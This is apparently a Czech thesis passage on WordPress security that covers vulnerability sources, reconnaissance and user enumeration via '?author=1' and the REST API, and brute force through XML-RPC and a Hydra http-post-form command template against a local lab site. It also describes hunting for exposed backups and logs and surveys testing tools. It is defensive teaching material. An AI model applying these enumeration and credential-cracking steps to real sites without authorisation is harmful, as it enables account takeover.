Špatně napsané, opuštěné nebo škodlivé moduly jsou primárním zdrojem všech zranitelností webových stránek na redakčním systému WordPress. Dobře známou databází zranitelností pro WordPress je WordPress Vulnerabilities, které bude věnována pozornost v dalších kapitolách této práce. Dle statistik, které zveřejňují na svém webu, se uvádí, že 91 % všech známých zranitelností pochází z modulů, zatímco 3 % pochází ze samotného jádra WordPressu a zbývajících 6 % pocházelo z témat viz, Obrázek 2 [24].



Obrázek 2: Zdroje zranitelností dle komponent

Zdroj: [24]

Moduly bývají častým vektorem útoku a je potřeba jim věnovat dostatečnou pozornost. Moduly lze instalovat jak z oficiálního repositáře, tak z ostatních zdrojů. I v oficiálním

repositáři se však mohou vyskytovat moduly s nedostatečnou kvalitou kódu, které nerespektují elementární bezpečnostní pravidla. Rozšiřující moduly mohou být také získány i z jiného zdroje, než je oficiální repositář, zde je kvalita kódu pouze na daném vývojáři a správce webu si musí vyhodnotit jeho důvěryhodnost a kvalitu.

Pro vyhodnocení lze použít aplikační testování pomocí dvou základních typů testů:

- Statické testování zabezpečení aplikací tzv. SAST, používá se k přezkoumání kvality zdrojového kódu a identifikace zdrojů zranitelností
- Dynamické testování zabezpečení aplikací tzv. DAST, toto testování skenuje běžící webovou stránku na webovém serveru

Statické testování by mělo být zahrnuto již v rámci vývoje modulu, nicméně toto není podmínkou ani pravidlem a testování není vývojáři v některých případech prováděno.

Témata

Témata i rozšiřující moduly přidávají zdrojový kódy do webové stránky. Problematika témat je tak velice obdobná jako pro moduly. Dle databáze zranitelností pro redakční systém WordPress témata představují sekundární zdroj zranitelností s podílem 6 %, viz Obrázek 2[24]. V konečném důsledku je výsledná odpovědnost opět na správci webové stránky, jaké témata použije a jak dalece důvěřuje jejich zdrojovým kódům. Pro ověření kvality a bezpečnosti lze opět použít aplikační testování SAST a DAST.

Někteří autoři nabízejí témata zdarma. Obvykle obsahují zpětný odkaz na web vývojáře v patičce nebo jinde. Tento odkaz obvykle nelze změnit, a navíc nemáte žádnou kontrolu nad cílovým webem na který je odkazováno. Odkaz může nyní nebo později směrovat na jakoukoli stránku, kterou si autor vybere, jako je pornografie, hazardní hry atd. Odkazy v zápatí tohoto typu také mohou způsobit problémy se SEO. Vyhledávače tyto odkazy nemají rády, i když jsou stránky, na které odkazují důvěryhodné. [25]

Prefix databázových tabulek

Všechny tabulky v databázi redakčního systému WordPress obsahují ve svém názvu prefix, výchozí hodnota tohoto prefixu je „wp_“. WordPress je projekt s otevřeným zdrojovým kódem a kdokoliv se může podívat na jeho strukturu včetně databázové struktury. Útočníci ponechání výchozího nastavení prefixu zneužívají při útocích typu SQL injekce.

XML-RPC

XML-RPC je aplikačním rozhraním, které umožňuje programátorům propojovat aplikace. Využívá přenosového mechanismu HTTP a kódovacího mechanismu XML. Jedná se tedy o formu vzdáleného přístupu, který umožňuje připojení k webu. XML-RPC je využíváno mobilní aplikací WordPress - Website Builder, dále se užívá k implementaci zpětných odkazů a pingbacků z jiných webů a pluginem Jetpack.

Největší problémy s protokolem XML-RPC souvisejí s otázkami zabezpečení. Problémy se netýkají přímo XML-RPC, ale toho, jak lze soubor použít k útoku hrubou silou na váš web.

XML-RPC má dvě hlavní slabiny, které byly v minulosti zneužity. První z nich je použití útoků hrubou silou k získání přístupu na váš web. Útočník se pokusí získat přístup na váš web pomocí souboru xmlrpc.php pomocí různých kombinací uživatelského jména a hesla. Druhým bylo vyřazení stránek z provozu prostřednictvím útoku DDoS. Hackeři využívají funkci pingback ve WordPressu k okamžitému odeslání pingbacků na tisíce webů. Tato funkce v souboru xmlrpc.php poskytuje hackerům téměř nekonečnou zásobu IP adres, přes které mohou distribuovat útok DDoS. [13]

Oprávnění k souborům a adresářům

Soubory na webovém serveru mají stejně jako soubory v počítači určitá oprávnění. Tyto oprávnění určují, kdo nebo co může k těmto souborům přistupovat, číst je nebo do nich zapisovat. Soubory a adresáře potřebují přísnou kontrolu. Chybné nastavení oprávnění může být zneužit útočníkem. Případný útočník, který přichází z internetu by nikdy neměl mít přístup k zapisování nebo spouštění souborů. [25]

Aktualizace

Poslední ale neméně důležitou bezpečnostní hrozbou jsou bezpečnostní aktualizace, respektive jejich neprovádění. Pro zachování maximální bezpečnosti je extrémně důležité záplatovat odhalené bezpečnostní chyby. V praxi se bohužel toto často neděje, nejčastější výmluvy jsou lenost, zaneprázdněnost anebo se správce bojí rozbití webových stránek. Obavy z poškození webových stránek je určitě na místě, lze ho však eliminovat tím, že si správce zprovozní klon webových stránek na testovacím serveru, případně na lokálním vývojovém prostředí. Pokud vše proběhne bez problému, může správce přistoupit k aktualizacím i na produkčním serveru.

Když je v aplikaci nalezena chyba, závada nebo zranitelnost, ať už v jádru redakčního systému, pluginu nebo šabloně. Vývojář obvykle zpracuje opravu, kterou následně vystaví do repositáře. Když je nová záplata vydána, útočníci ji velice rychle zpětně analyzují, aby zjistili, co záplata opravuje, zejména pokud se jedná o velice populární plugin s velkým počtem instalací. Jinými slovy, porovnají si obě verze a zjistí co bylo kde upraveno. Jakmile útočníci zjistí, co se záplata snaží chránit, vytvoří exploit, který použije na neopravené systémy. Pokud útočníci najdou web dříve, než je záplatován, mají vyšší pravděpodobnost, že útok bude úspěšný. [13]

Automatické aktualizace na pozadí byly zavedeny ve WordPressu 3.7 ve snaze podpořit lepší zabezpečení a celkově zjednodušit aktualizaci. Před verzí WordPress 5.6 byly ve výchozím nastavení povoleny automatické aktualizace pouze pro minoritní verze jádra a překladové soubory (minoritní verze obsahují pouze bezpečnostní opravy, nepřidávají a neovlivňují současné funkcionality). Od verze WordPress 5.6 a vyšší má každý nový web povolenou automatiku pro menší i větší vydání. [21]

Bezpečnostní politika vývojářů redakčního systému WordPress říká, že bezpečnostní aktualizace mají být přeneseny i do straších verzí systému, často se tomu i tak děje. Pro starší verze systému však neexistuje žádná záruka ani časový rámec, po který jsou bezpečnostní aktualizace poskytovány. Redakční systém není vydáván s verzí, která by obsahovala dlouhodobou podporu známou jako LTS. Z toho vyplívá, že žádná ze starších verzí není bezpečná s výjimkou nejnovější řady, která je aktivně udržována. [22]

2.4. Metody útoků na redakční systém WordPress

Pro redakční systém WordPress existuje několik metod pro prvotní analýzu webové stránky a penetrační testování. Pomocí těchto metod útočník zmapuje webovou stránku, resp. její slabá místa využitelná k potencionálnímu útoku.

2.4.1. Identifikace redakčního systému WordPress

Identifikaci redakčního systému lze provést několika možnými způsoby. Pokud se identifikace WordPressu potvrdí, útočník má připraveny útočné skripty určené pro daný redakční systém a může je aplikovat.

Ve výchozím nastavení redakčního systému je ve zdrojovém kódu stránky umístěna meta značka generator viz Obrázek 3, tato značka nejen prozrazuje, že se jedná o WordPress, ale i jeho verzi viz Obrázek 3. K identifikaci, pak stačí prohledat zdrojový kód stránky nástrojem pro vývojáře v prohlížeči.

```
<meta name="generator" content="WordPress 6.2-alpha-54706">
```

Obrázek 3: Identifikace pomocí meta značky generator

Zdroj: vlastní

WordPress používá složku WP-CONTENT k ukládání rozšiřujících modulů, témat a obsahových souborů jako jsou obrázky, dokumenty atd. Složka WP-CONTENT se tedy vyskytuje v URL adresách jednotlivých prvků stránky. Odkazy lze vyčíst ze zdrojového kódu stránky v prohlížeči. Obrázek 4 ukazuje jak web wordpress.org načítá javascriptový soubor z toho adresáře redakčního systému.

```
<script src="https://wordpress.org/wp-content/plugins/jetpack/_inc/build/photon/photon.min.js?ver=20191001" id="jetpack-photon-js"></script>
```

Obrázek 4: Identifikace redakčního systému pomocí složky wp-content

Zdroj: vlastní

Instalace redakčního systému obsahuje soubor readme.html, tento soubor poskytuje základní informace k instalaci redakčního systému. Pokud tento soubor zůstane součástí webové stránky a nejsou pro něj nastavena omezující oprávnění, je jednoduše dostupný na adrese domena.cz/readme.html. V obsahu toho souboru lze opět provést identifikaci redakčního systému WordPress.

WordPress ve výchozím nastavení vytváří RSS zdroje, z těchto dat pro RSS čtečky lze vyčíst ze značky generátor, že se jedná o WordPress a jeho verzi jako na Obrázek 5.

```
<title>WordPress News</title>
<atom:link href="https://wordpress.org/news/feed/" rel="self" type="application/rss+xml" />
<link>https://wordpress.org/news</link>
<description>The latest news about WordPress and the WordPress community</description>
<lastBuildDate>Thu, 03 Nov 2022 13:14:08 +0000</lastBuildDate>
<language>en-US</language>
<sy:updatePeriod>
hourly  </sy:updatePeriod>
<sy:updateFrequency>
1       </sy:updateFrequency>
<generator>https://wordpress.org/?v=6.2-alpha-54751</generator>
```

Obrázek 5: Identifikace pomocí značky generator v RSS zdroji

Zdroj: vlastní

Dalším způsobem je použití nástroje pro detekci redakčních systémů, např. What CMS dostupný online https://whatcms.org/, tyto nástroje však na pozadí používají uvedené metody.

2.4.2. Enumerace uživatelů

Pro odhalení uživatelských jmen existuje několik metodik k získání uživatelských jmen. Záleží na znalostech a dovednostech útočníka, kterou z metod použije.

Nejzákladnější metodou je využití tzv. hezký url adres, po zadání **/?author=1** za doménové jméno v adresním řádku například:

http://wordpress.local/?author=1 způsobí přesměrování na stránku autora a URL adresa této stránky obsahuje jméno uživatele **http://wordpress.local/author/admin/**

Z uvedeného příkladu je vidět že pro uživatele s ID 1 je užito uživatelské jméno admin.

Druhou metodou je enumerace pomocí REST API, které umožňuje jednoduše vytvořit, číst, editovat nebo smazat informace ze serveru pomocí jednoduchých HTTP volání. Pro tyto operace jsou vystaveny tzv. koncové body prostřednictvím URL adres. Útočník tak může do těchto koncových bodů odesílat a přijímat data formátu JSON. [13]

Dotazem na toto aplikační rozhraní vrátí sadu informací o uživatelích ve formátu JSON. Zavoláním požadavku API vrátí odpověď a z klíčů slug, případně z klíče link lze vyčíst uživatelské jméno. Níže ukázka odpovědi REST API na dotaz odeslaný prostřednictvím webového prohlížeče pomocí HTTP požadavku:

http://wordpress.local/wp-json/wp/v2/users:


[{"id":1,"name":"spravce","url":"http:\/\/wordpress.local","description":"","link":"http:\/\/wordpress.local\/author\/**spravce**\/","slug":"**spravce**","avatar_urls":{"24":"http:\/\/2.gravatar.com\/avatar\/82cd648a595089a02606ca9ac2928167?s=24&d=mm&r=g","48":"http:\/\/2.gravatar.com\/avatar\/82cd648a595089a02606ca9ac2928167?s=48&d=mm&r=g","96":"http:\/\/2.gravatar.com\/avatar\/82cd648a595089a02606ca9ac2928167?s=96&d=mm&r=g"},"meta":[],"_links":{"self":[{"href":"http:\/\/wordpress.local\/wp-json\/wp\/v2\/users\/1"}],"collection":[{"href":"http:\/\/wordpress.local\/wp-json\/wp\/v2\/users"}]}}]

2.4.3. Prolomení autentizace pomocí XML-RPC

Dle Granta Stokleyho lze využít XML-RPC k útoku hrubou silou a prolomit tak uživatelské jméno a heslo. Přičemž lze zjistit až tisíc kombinací během jednoho požadavku. [13]

Při ověření na aktuální verzi WordPressu 6.0.2 se metodika hromadného zjištění nepotvrdila, pokud byly v dotazu alespoň jedny neplatné údaje, pak na všechny dotazy bylo odpovězeno chybovým kódem 403. Takto se měla webová stránka chovat až po jeho dodatečném zabezpečení.


Útok lze i tak pomocí XML-RPC provést s omezením jeden požadavek, jedna kombinace. Zasláním POST požadavku na /xmlrpc.php webu viz Obrázek 6 s parametry uživatelské jméno a heslo obdržíme odpověď statusu 200.



Obrázek 6: HTTP POST požadavek na XML-RPC

Zdroj: vlastní

Z obsahu odpovědi lze vyčíst, zda byla kombinace správná, pokud vrátí údaje o uživateli viz Obrázek 7 v případě neplatných přihlašovacích údajů je vrácen chybový kód 403 a zpráva o nesprávném uživatelském jménu nebo heslu.



Obrázek 7: HTTP odpověď obsahující data uživatele


Zdroj: vlastní

2.4.4. Prolomení autentizace pomocí útoku hrubou silou na přihlašovací formulář

Útoky hrubou silou využívají nejslabší článek zabezpečení každé webové stránky, lidský faktor. Respektive jeho sílu hesla. Na rozdíl od hackerských útoků, které se zaměřují na zranitelnosti softwaru, je útok hrubou silou nejjednodušší metodou pro získání přístupu k webu.

Útok cílí na přihlašovací formulář redakčního systému, který je přístupný z adresy **/wp-login.php.** Během útoku dochází k opakovanému odesílání přihlašovacího formuláře a zkoušení různých kombinací uživatelského jména a hesla.

Požadovaný POST request pro přihlášení lze například zachytit prostřednictvím HTTP historie nástroje BurpSuite, stránku určenou k přihlášení navštívíme jako obvykle a nástroj zachytí http požadavek. Tento požadavek následně využijeme k útoku. Obrázek 8 ukazuje výstup z historie požadavku, na 16. řádku jsou uvedeny parametry pro POST požadavek k útoku.



Obrázek 8: HTTP historie požadavku POST na přihlášení uživatele

Zdroj: vlastní


Samotný útok lze provést různými nástroji, v této ukázce bude demonstrován útok pomocí utility Hydra.

Hydra je specializovaný program pro prolamování přihlašovacích údajů. Podporuje řadu protokolů, na které lze útočit. Tento nástroj umožňuje výzkumníkům a bezpečnostním konzultantům ukázat, jak snadné by bylo získat neoprávněný přístup do systému.

Hydru můžeme použít pro požadavky HTTP POST s následující syntaxí příkazu [5]:

hydra -L <user.file> -P <password.file> <Webová adresa> http-post-form "<relativní URL adresa přihlašovací stránky>:<Tělo požadavku>:<Část chybového hlášení při chybném pokusu o přihlášení>"

Do souborů passwords.file se na každý řádek umístí možné heslo, do souboru user.file se umístí na každý řádek možné uživatelské jméno. Do těla požadavku vložíme předem zachycený požadavek z nástroje BurpSuite. Výsledek útoku je zobrazen na Obrázek 9, došlo k zjištění uživatelského jména „spravce“ a jeho hesla „heslo“.



Obrázek 9: Útok hrubou silou pomocí Hydry

Zdroj: vlastní

2.4.5. Identifikace pluginů a šablon

Pro úspěšný útok je nezbytné mít přehled o cílené webové stránce. Pokud stránka používá moduly, pak útočníka zajímá, jaké a v jakých verzích a zda pro daný modul nebo téma není hlášena zranitelnost, které by mohl využít.

Pro zjištění struktury daného systému lze použít specializovanou utilitu, která obsahuje webového robota, který prochází web a zjišťuje jeho strukturu. Struktura redakčního systému WordPress je dobře známá, všechny moduly jsou uloženy v adresáři wp-content/plugins, témata vzhledů jsou uložena v adresáři wp-content/themes. Zmapováním těchto adresářů lze zjistit jaké pluginy se na webové stránce nacházejí. Toto skenování je časově náročné a zahltí webový server vysokým množstvím požadavků. Skenování lze urychlit použitím slovníku, který obsahuje názvy adresářů pro pluginy a témata. Skenovací robot pak zkouší jednotlivé adresy a vyhodnocuje odpovědi webového serveru.

Některé pluginy přidávají meta značky, podle kterých se dají identifikovat, případně načítají skripty nebo kaskádové styly z umístění svého adresáře. Přítomnost pluginu lze tedy vyhodnotit z analýzy zdrojového kódu stránky.

Další z možností identifikace jsou soubory readme.txt, které jsou povinou součástí každého modulu umístěného v oficiálním repositáři modulů. [3] Tyto soubory obsahují jak název pluginu, tak i jeho verzi.

Pro identifikaci témat lze použít soubor style.css, který je uložen v kořenovém adresáři tématu. [4] Tento soubor je obdobný souboru readme.txt obsahuje název pluginu i jeho verzi.

2.4.6. Identifikace logů a záloh

Logy jsou záznamy událostí, které se vyskytly v systému. Pro správce webů jsou logy užitečné zejména pro detekci chyb a problémů, které mohou vzniknout během používání platformy. Tyto chyby mohou zahrnovat problémy s připojením k databázi, selhání pluginů nebo chyby v kódu. Logy jsou velmi užitečné pro diagnostiku a řešení problémů.

Zálohy jsou také velmi důležité pro správu instalace WordPressu. Zálohování dat a souborů pravidelně umožňuje obnovit webovou stránku v případě, že dojde k výpadku, poškození souborů nebo hacknutí. Zpravidla se doporučuje vytvořit zálohu např. před aktualizací jádra nebo pluginů, případně před zásahy do databáze. Některé moduly pro zálohování ukládají komprimované soubory celé aplikace včetně databáze. V záloze souborů může být uložen soubor wp-config.php, který obsahuje vysoce citlivé údaje jako je např. jméno a heslo uživatele pro přístup do databáze. Pokud útočník získá tento soubor, získává i plný přístup do databáze. Pokud útočník získá zálohu databáze, může z ní vyčíst uživatelská jména, jejich e-maily a hesla ve formě hash tzn. otisky hesel.

Pro identifikaci logů lze použít robota tzv. crawler, který prochází a zjišťuje strukturu webové aplikace a vyhledává soubory s příponou log. Typickým názvem logu je debug.log, který je ve výchozím nastavení umístěný v kořenu složky wp-content.

Pro identifikaci zálohy lze opět použít robota, který bude vyhledávat soubory s příponou komprimovaného archivu např. zip, gz, apod. Záloha databáze může mít příponu sql nebo případně některou z komprimovaných archivů. Může být uložena v adresáři wp-content/backup nebo v kořenovém adresáři webové aplikace.

S ohledem na povahu obsahu záloh i logů by nikdy neměli být veřejně vystaveny. Informace v nich uložené mohou být zneužity k potencionálnímu útoku na webovou aplikaci.

2.4.7. Testování ošetření vstupů

Jedná se o techniku SQL injekce tzn. Napadení databázové vrstvy programu vložením kódu. Zpravidla se jedná o HTTP požadavky typu POST nebo GET, které přebírají parametry volání a dále s ním pracují v rámci databázových operací. Pokud není vstup těchto parametrů patřičně ošetřen před předáním do databázového dotazu, může útočník mazat, upravovat nebo přidávat data v databázi.

Pomocí nástroje Subgraph Vega lze provést test aplikace, který identifikuje potencionální rizika SQL injekce. Takto nalezené adresy lze následně využít pro ověření ošetření vstupů.

3. ANALÝZA ZRANITELNOSTÍ REDAKČNÍHO SYSTÉMU WORDPRESS

Pro analýzu zranitelností a testování zabezpečení se používají utility a databáze zranitelností.

3.1. Nástroje pro testování bezpečnosti webových aplikací

3.1.1. Nástroj Burp Suite

Burp Suite je komerční nástroj pro testování bezpečnosti webových aplikací. K dispozici je několik verzí, včetně bezplatné verze Community Edition. Jedná se o komplexní sadu nástrojů, která umožňuje výzkumníkům bezpečnosti identifikovat různé druhy zranitelností a provádět různé typy útoků na webové aplikace.

Obsahuje podrobné informace o cílových aplikacích a umožňuje řídit proces testování zranitelností. Součástí sady je webový proxy server, který funguje jako prostředník mezi prohlížečem a cílovou aplikací a umožňuje zachycovat, kontrolovat a upravovat provoz procházející oběma směry.

Součástí sady je profesionální skener zranitelností webu schopný automaticky skenovat obsah na mnoho typů zranitelností a také výkonný nástroj pro provádění automatizovaných vlastních útoků na webové aplikace. Obsahuje také nástroj pro ruční manipulaci se zprávami a jejich zpětné přehrávání, jakož i nástroje pro analýzu kvality náhodných tokenů v datech relací aplikací, dekódování a kódování dat a vizuální porovnávání dvou datových položek, například dvojic podobných zpráv HTTP. Mezi další funkce patří nástroj pro protokolování a analýzu provozu HTTP, nástroj pro analýzu a úpravu zpráv HTTP a WebSocket, ruční nástroj pro identifikaci zranitelností mimo znalostní databázi, nástroj pro identifikaci zranitelností DOM XSS, nástroj pro generování útoků Clickjacking a nástroje pro konfiguraci různých úloh souvisejících s integrací. [2]

3.1.2. Nástroj Zed Attack Proxy

Zed Attack Proxy (ZAP) je bezplatný nástroj pro penetrační testování, který slouží k vyhledávání zranitelností webových aplikací. Je spravován pod záštitou projektu OWASP a byl navržen tak, aby jej mohli používat lidé s různými zkušenostmi v oblasti bezpečnosti, a proto je ideální pro vývojáře a funkční testery, kteří s penetračním testováním začínají.

ZAP poskytuje automatické skenery a také sadu nástrojů, které umožňují ruční vyhledávání bezpečnostních zranitelností.

Ve své podstatě je ZAP proxy server, který funguje jako prostředník mezi prohlížečem a cílovou aplikací, takže může zachytit a zkontrolovat zprávy odesílané mezi prohlížečem a webovou aplikací, v případě potřeby upravit jejich obsah a poté tyto pakety předat dál k cíli. [26]

3.1.3. Nástroj Subgraph Vega

Vega je bezplatný a open source skener zabezpečení webových aplikací a platforma pro testování zabezpečení webových aplikací.

Nástroj lze použít k testování zabezpečení webových aplikací. Vega umožňuje nalézt a ověřit chyby typu SQL Injection, Cross-Site Scripting (XSS), vzdálené vložení souboru, detekuje neúmyslně zveřejněné citlivé informace a další zranitelnosti. Nástroj obsahuje automatický skener pro rychlé testy a zachytávací proxy server. Vega může být použita i pro kontrolu nastavení zabezpečení TLS / SSL. [8]

3.1.4. Nástroj Hydra

Hydra je program pro prolamování přihlašovacích údajů, který podporuje řadu protokolů, na které lze útočit např. FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, IMAP, SMTP, RDP a další. Je velmi rychlý a flexibilní a lze do něj snadno přidávat nové moduly. [5]

Tento nástroj umožňuje výzkumníkům a bezpečnostním konzultantům ukázat, jak snadné by bylo získat neoprávněný přístup do systému.

3.1.5. Nástroj WPScan

WPScan je nástroj pro testování zabezpečení webových stránek a aplikací postavených na platformě WordPress. Je to bezplatný software, který je k dispozici jako open-source projekt na platformě GitHub. Jeho hlavním účelem je identifikovat bezpečnostní chyby, které mohou být využity k útokům na webové stránky.

Tento nástroj dokáže zjistit informace o nainstalovaných pluginech, šablonách a jádru systému. S nástrojem lze skenovat webovou stránku a vyhledávat zranitelnosti, které mohou být využity k útokům. Například může zkontrolovat, zda jsou verze jádra, pluginů a šablon aktuální, a zda neobsahují známou zranitelnost. Lze prověřit sílu hesel a jestli jsou soubory a adresáře chráněny.

WPscan pracuje s databází známých zranitelností WordPress Vulnerability database.

3.2. Databáze zranitelností

Databáze zranitelností koncentrují známé zranitelnosti na jednom místě. Zranitelnosti poukazují na známé bezpečnostní chyby v aplikacích, operačních systémech a protokolech.

3.2.1. WordPress Vulnerability database

Jedná se o databázi zranitelností specializovanou na redakční systém WordPress a jeho moduly a témata. Databáze obsahuje známé bezpečnostní chyby jádra WordPressu, zranitelností zásuvných modulů a zranitelnosti témat. Tuto databázi spravuje společnost Automattic Inc. jejímž generálním ředitelem je spoluzakladatel WordPressu Matt Mullenweg. Společnost Automattic je velkým přispěvatelem do vývoje redakčního systému WordPress a stojí za několika populárními moduly.

Všechny zranitelnosti jsou do databáze vkládány ručně, zadává je odborník na zabezpečení WordPressu. To znamená, že každá zranitelnost je kontrolována ručně, což je sice časově velmi náročné, ale výrazně to snižuje možnost falešně pozitivních výsledků. Zranitelnosti pocházejí z celého webu a také je posílají přímo bezpečnostní experti. Mnoho bezpečnostních problémů nachází společnost sama. Automattic je partnerem CVE (CNA), takže můžeme přímo přidělovat čísla CVE zranitelnostem jádra systému WordPress, zranitelnostem zásuvných modulů a zranitelnostem témat. Neustále dochází k aktualizacím i starší zranitelnosti o nové informace, jakmile vyjdou najevo. [23]

